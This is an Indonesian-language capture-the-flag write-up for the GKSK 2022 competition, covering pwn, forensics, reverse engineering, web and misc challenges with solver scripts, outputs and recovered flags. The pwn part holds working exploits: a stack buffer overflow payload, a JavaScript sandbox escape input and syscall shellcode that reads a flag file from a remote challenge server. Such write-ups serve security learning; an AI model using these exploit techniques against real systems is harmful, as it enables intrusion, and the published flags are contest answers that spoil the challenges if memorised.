WRITE UP

AGUNG ADHIKA MAS PRATAMA

Pwn

1. Baby_BOF

Diberikan chall yang ada penggunaan gets, tentu saja buffer overflow. Dan juga ada fungsi win yaitu audition. Jadi ya tinggal buatin payloadnya. Disini ada yang menarik yaitu penggunaan argumen sebelom mengambil flag. Saya kasi payloadnya aja ya.

```
#!/usr/bin/python2
from pwn import *

# p = process('./chall')
p = remote('103.145.226.170',3001)
ELF('./chall')

flag_addr = 0x08049257 #flag
arg1 = 2400
arg2 = 911
payload = ''

payload += 'A' * 62
payload += p32(flag_addr)
payload += 'A' * 4
payload += p32(arg1)
payload += p32(arg2)

p.sendline(payload)
p.sendline('A')

p.interactive()
```

```
ikantongkol@ikantongkol-VirtualBox:~/Documents/Binary Exploit/Remote/CTF Nasiona
l/2022/GKSK_2022/Pwn/Baby-Rop$ ./exploit.py
[+] Opening connection to 103.145.226.170 on port 3001: Done
[*] '/home/ikantongkol/Documents/Binary Exploit/Remote/CTF Nasional/2022/GKSK_20
22/Pwn/Baby-Rop/chall'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
[*] Switching to interactive mode
Selamat datang di GKSK musical audition!
Silahkan tulis nama dan lagu yang ingin anda bawakan
Nama?
Lagu yang akan dibawakan?
GKSK22{b4by_b0f_1s_n0t_a_n0rm4l_b4by}[*] Got EOF while reading in interactive
$
```

Flag : GKSK22{b4by_b0f_1s_n0t_a_n0rm4l_b4by}

2. Baby_Js

Diberikan file js. Maaf ya probset, saya dapet referensi di https://fadec0d3.blogspot.com/2018/04/midnight-sun-ctf-quals-2018-babyshells.html. Tinggal coba" payloadnya, dan ternyata mau hehehe.

```
ikantongkol@ikantongkol-VirtualBox:~/Documents/Binary Exploit/Remote/CTF Nasiona
l/2022/GKSK_2022/Pwn/Baby-Rop$ nc 103.145.226.170 3003

GKSK chall (*Lagi)

Code: ||(()=>(()=>(()=>((0==0)))()))())

GKSK22{S1ap4_B1l4ng_buat_so4l_pwn_g4b1s4_p4k3k_js}
```

3. Baby_Shell

Challenge shellcode tentunya, dapet referensi lagi hehehe. Jadi saya lampirkan langsung payloadnya.

```
#!/usr/bin/python2
from pwn import *

context.arch = 'amd64'
# e = ELF('./chall')
```

```
# p = process('./sb5')
p = remote("103.145.226.170", 3002)

__X32_SYSCALL_BIT = 0x40000000
execute = 0x0000000000400B26

s = '''
movabs rax, 0x000067616c662f2e
push rax
push rsp
pop rdi
xor rsi, rsi
xor rdx, rdx
mov rax, 2
or rax, 0x40000000
xor word ptr[rip], 0x959f
nop
nop

add rsp, 3000

mov rdi, rax
xor rax, rax
mov rsi, rsp
mov rdx, 100
or rax, 0x40000000
xor word ptr[rip], 0x959f
nop
nop

mov rax, 1
or rax, 0x40000000
mov rdi, 1
xor word ptr[rip], 0x959f
nop
nop
'''

#raw_input()
p.sendafter('>',asm(s))

p.interactive()
```

Terus dapet deh shellnya.

```
ikantongkol@ikantongkol-VirtualBox:~/Documents/Binary Exploit/Remote/CTF Nasiona
l/2022/GKSK_2022/Pwn/Baby-shell$ ./exploit.py
[+] Opening connection to 103.145.226.170 on port 3002: Done
[*] Switching to interactive mode
 GKSK22{B4by_sh3ll_1s_just_4_sh3ll_cr4ft1ng}\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0[
*] Got EOF while reading in interactive
$
```


FORENSIC

1. MIX BASIC

Diberikan soal chall.png. Ketika di binwalk ternyata ada file lagi didalamnya, terus tinggal di foremost. Ada Flag.zip yang di kasi password. Dapet passwordnya dari recovery file gambar. Tinggal ganti hex gambarnya aja.

> password : GqqACb53WHpH


Terus pake passwordnya itu. Extract deh file zipnya, ada qr code. Pake zbar untuk decode. Terus dapet deh flagnya



FLAG : GKSK22{jUsT_Pl4y1N9_w1Th_Qr_C0d3}

2. SNIFF SNIFF

Diberikan file pcap. Jadi banyak log brute force login. Kalo dianalisa ada hal yang menarik. Jika tidak berhasil melakukan login, akan masuk ke page gagal.php. Tetapi jika berhasil akan masuk ke home.php. Jadi kepikiran untuk grep aja langsung semua yang home.php, ternyata membentuk pola flag.



Sorry ya ngab, gambarnya pecah :(.
Flag : GKSK22{s1mpl3_http_l0g_101}

REV

1. Ez Rev

Diberikan soal elf. Kalo didecompile ada banyak hal yang menarik. Jadi semua charnya itu di xor 16. Tentu saja cara untuk mendapatkan flagnya adalah melakukan xor kembali lalu menjadikan hasilnya itu char. Berikut solvernya.

```
flag =
[87,91,67,91,34,34,107,117,106,79,98,35,102,79,114,101,100,79,99,100,98,33,96,
96,35,116,79,114,33,126,79,125,113,123,35,79,33,100,79,124,127,32,123,99,79,12
0,36,98,116,35,98,109]
n = len(flag)
# flags = flag ^ 16
# print(chr(flags))
for i in range(n):

        # Find XOR with the result
        xor_arr = flag[i] ^ 16
        print(chr(xor_arr))
#    v6[0] = 87;
#    v6[1] = 91;
#    v6[2] = 67;
#    v6[3] = 91;
#    v6[4] = 34;
#    v6[5] = 34;
#    v6[6] = 107;
#    v6[7] = 117;
#    v6[8] = 106;
#    v6[9] = 79;
#    v6[10] = 98;
#    v6[11] = 35;
```


```
#   v6[12] = 102;
#   v6[13] = 79;
#   v6[14] = 114;
#   v6[15] = 101;
#   v6[16] = 100;
#   v6[17] = 79;
#   v6[18] = 99;
#   v6[19] = 100;
#   v6[20] = 98;
#   v6[21] = 33;
#   v6[22] = 96;
#   v6[23] = 96;
#   v6[24] = 35;
#   v6[25] = 116;
#   v6[26] = 79;
#   v6[27] = 0x72;
#   v6[28] = 33;
#   v6[29] = 126;
#   v6[30] = 79;
#   v6[31] = 125;
#   v6[32] = 113;
#   v6[33] = 123;
#   v6[34] = 35;
#   v6[35] = 79;
#   v6[36] = 33;
#   v6[37] = 100;
#   v6[38] = 79;
#   v6[39] = 124;
#   v6[40] = 127;
#   v6[41] = 32;
#   v6[42] = 123;
#   v6[43] = 99;
#   v6[44] = 79;
#   v6[45] = 120;
#   v6[46] = 36;
#   v6[47] = 98;
#   v6[48] = 116;
#   v6[49] = 35;
#   v6[50] = 98;
#   v6[51] = 109;
```

Flag : GKSK22{ez_r3v_but_str1pp3d_b1n_mak3_1t_lo0ks_h4rd3r}


Web

1. Bomb

Diberikan website disuruh defuse, karena ada waktunya ntu jadi harus cepet. Tapi karena kita adalah manusia, penggunaan interceptor burp suite sangat amat berguna. Yaudah tinggal ganti aja waktunya.



Terus forward-forward dapet flag.



Flag : GKSK22{h1ks_bu4t_ch4ll_sus4h_d1solv3_nya_g4mpank}

MISC

1. Free?

Homepage tinggal di view page source ada flagnya

Flag : GKSK22{Sebenernya_ini_free_flag_tapi_biar_gak_ez_aku_taro_disini_aja_h3h3h3h3}